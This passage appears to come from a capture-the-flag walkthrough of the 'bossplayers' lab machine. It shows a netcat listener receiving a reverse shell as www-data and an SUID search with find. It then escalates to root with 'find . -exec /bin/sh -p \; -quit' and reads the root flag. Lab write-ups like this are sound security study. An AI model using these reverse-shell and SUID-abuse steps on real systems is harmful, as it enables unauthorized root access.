uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
┌─[baz@parrot]─[~]
└──╼ $sudo nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.167] 58640
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Great we see that we have successfully got a session. But the shell that came with the session is an improper one. So in order to convert it into a proper shell, we ran the python one-liner. This gave us a proper shell. As soon as we got this shell, we saw that the session that we got is of user www-data. This means that this is an unprivileged shell. We will have to work out a way to that elevated privilege shell. For this, we start to enumerate the target machine through the shell we got.
As a part of our enumeration procedure, we ran the find command with -perm parameter to search for any file having SUID permissions. The find command itself has this permission. This made our job a little easy.
find / -perm -u=s -type f 2>/dev/null




```
total 24
drwxr-xr-x 2 cuong cuong 4096 Sep 28  2019 .
drwxr-xr-x 3 root  root  4096 Sep 28  2019 ..
-rw------- 1 cuong cuong    5 Sep 28  2019 .bash_history
-rw-r--r-- 1 cuong cuong  220 Sep 28  2019 .bash_logout
-rw-r--r-- 1 cuong cuong 3526 Sep 28  2019 .bashrc
-rw-r--r-- 1 cuong cuong  807 Sep 28  2019 .profile
www-data@bossplayers:/home/cuong$ cat .bash_history
cat .bash_history
cat: .bash_history: Permission denied
www-data@bossplayers:/home/cuong$ cd ..
cd ..
www-data@bossplayers:/home$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/bin/mount
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/chsh
/usr/bin/grep
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/find
/usr/bin/newgrp
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
www-data@bossplayers:/home$ sudo find . -exec /bin/sh \; -quit
```

Privilege Escalation

We ran the find command and tried to invoke the /bin/sh shell using it as shown in the image given below. This gave back us a root shell. We confirmed this is a root shell by running the id command.

```
find . -exec /bin/sh -p \; -quit
id
cd /root
cat root.txt
```



```
www-data@bossplayers:/home$ find . -exec /bin/sh -p \; -quit
find . -exec /bin/sh -p \; -quit
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
# python -c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
bash-5.0$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash-5.0$ exit
exit
exit
# clear
clear
TERM environment variable not set.
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
# cd /root
cd /root
# ls
ls
root.txt
# cat root.txt
cat root.txt
Y29uZ3JhdHVsYXRpb25zCg==
# 
```

....Happy hacking..